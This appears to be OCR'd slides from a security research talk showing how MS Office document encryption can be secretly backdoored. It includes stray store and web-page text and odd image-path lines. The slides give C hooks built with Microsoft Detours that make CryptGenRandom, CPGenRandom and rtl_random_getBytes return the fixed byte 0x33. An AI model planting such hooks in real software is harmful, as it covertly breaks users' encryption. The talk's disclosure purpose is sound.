홈 > Microsoft Research Detours v3 Professional

Microsoft Research Detours v3 Professional

₩12,000,000 (부가가치세 포함)

Microsoft Research Detours v3 Professional은 x86, x64, IA64 컴퓨터에서 임의 Win32 함수를 이용하기 위한 라이브러리입니다. 이제 대상 함수에 대한 내부 메모리 코드를 다시 작성하여 Win32 함수를 인터셉트할 수 있습니다.

수량 : 1

장바구니에 담기

[1] http://www.microsoftstore.com/store/mskr/ko_KR/pdp/Microsoft-Research-Detours-v3-Professional/productID.280904700

Detours ("Advapi32.dll", "CryptGenRandom")

```
#include "detours.h"

static BOOL (WINAPI * TrueCryptGenRandom)(HCRYPTPROV hProv,
DWORD dwLen, BYTE *pbBuffer) = NULL;

BOOL WINAPI HookCryptGenRandom(HCRYPTPROV hProv, DWORD dwLen,
BYTE *pbBuffer)
{
     for (DWORD i = 0; i < dwLen; i++) {
          pbBuffer[i] = 0x33; // return fixed value
     }
     return TRUE;
}
```

Detours ("rsaenh.dll", "CPGenRandom")

```
#include "detours.h"

static BOOL (WINAPI * TrueCPGenRandom)(HCRYPTPROV hProv, DWORD
dwLen, BYTE *pbBuffer) = NULL;

BOOL WINAPI HookCPGenRandom(HCRYPTPROV hProv, DWORD dwLen, BYTE
*pbBuffer)
{
     for (DWORD i = 0; i < dwLen; i++) {
          pbBuffer[i] = 0x33; // return fixed value
     }
     return TRUE;
}
```

Detours ("sal3.dll", "rtl_random_getBytes")


```c
#include "detours.h"

static int (__cdecl *True_rtl_random_getBytes)(void*, void*,
size_t) = NULL;
int __cdecl Hook_rtl_random_getBytes(void* pool, void* buf,
size_t size)
{
     if (pool == 0 || buf == 0) return 1;
     char *p = (char*)buf;
     for (size_t i = 0; i < size; i++) {
           p[i] = 0x33; // return fixed value
     }
     return 0;
}
```

Intel RdRand instruction (2011-)

Instruction	Opcode	Op encoding	Description
RDRAND r16	0F C7 /6	ModRM:r/m(w)	Read a 16-bit random number and store in the destination register.
RDRAND r32	0F C7 /6	ModRM:r/m(w)	Read a 32-bit random number and store in the destination register.
RDRAND r64	REX.W + 0F C7 /6	ModRM:r/m(w)	Read a 64-bit random number and store in the destination register.

[1] https://software.intel.com/sites/default/files/m/d/4/1/d/8/441_Intel_R__DRNG_Software_Implementation_Guide_final_Aug7.pdf

'Remove RdRand from /dev/random' (2013)



Torvalds shoots down call to yank 'backdoored' Intel RdRand in Linux crypto

'We actually know what we are doing. You don't' says kernel boss

[redacted]

10 Sep 2013 at 17:03, Gavin Clarke


[1] http://www.theregister.co.uk/2013/09/10/torvalds_on_rrrand_nsa_gchq/

/dev/random seems like a safety

- Linus Torvalds's answer (2013.09.09):
- we use rdrand as _one_ of many inputs into the random pool, and we use it as a way to _improve_ that random pool.
- So even if rdrand were to be back-doored by the NSA, our use of rdrand actually improves the quality of the random numbers you get from /dev/random.

[1] https://www.change.org/p/linus-torvalds-remove-rdrand-from-dev-random-4/responses/9066

Office Online (Office 2016 Preview)



https://office.live.com/start/default.aspx?omkt=ko-KR#

Microsoft Office Online -...

Office Online

제품 서식 파일 스토어 지원 내 계정 로그인

Office Online
으로 공동 작업

OneDrive에서 문서, 스프레드시트, 프레젠테이션을 온라인으로 저장합니다. 다른 사용자들과 공유하고 동시에 작업할 수 있습니다. 지금 시작해 보세요. 무료입니다.

모든 Office 옵션 보기

Office 2016 Preview 받기

언어 변경

접근성 개인 정보 및 쿠키 법적 고지 상표 © 2015 Microsoft

Conclusion

1. Recent MS Office 2010/2013 Open Office XML documents are normally encrypted very strongly, making them difficult to brute force attacks.
2. However, there are techniques an attacker can use to secretly backdoor these encrypted documents to make them trivial to decrypt.
3. Cloud environments may be more dangerous than thought as it is not possible for users to confirm the security of their encryption. And it would be easy for cloud providers (or advanced attackers with access to those cloud providers) to backdoor encryption in undetectable ways.

Acknowledgments

- I would like to thank **Isaac Mathis** for his time in helping me translate this paper.
- I would like to show my greatest appreciation to **Mitsunari Shigeo** who developed C++ libraries and the msoffice-crypt.exe tools.
- Thanks to **Takaaki Akamatsu** who let me know about useful password recovery tools.
- Thanks to **Cybozu Labs** company for giving me the opportunity of this research.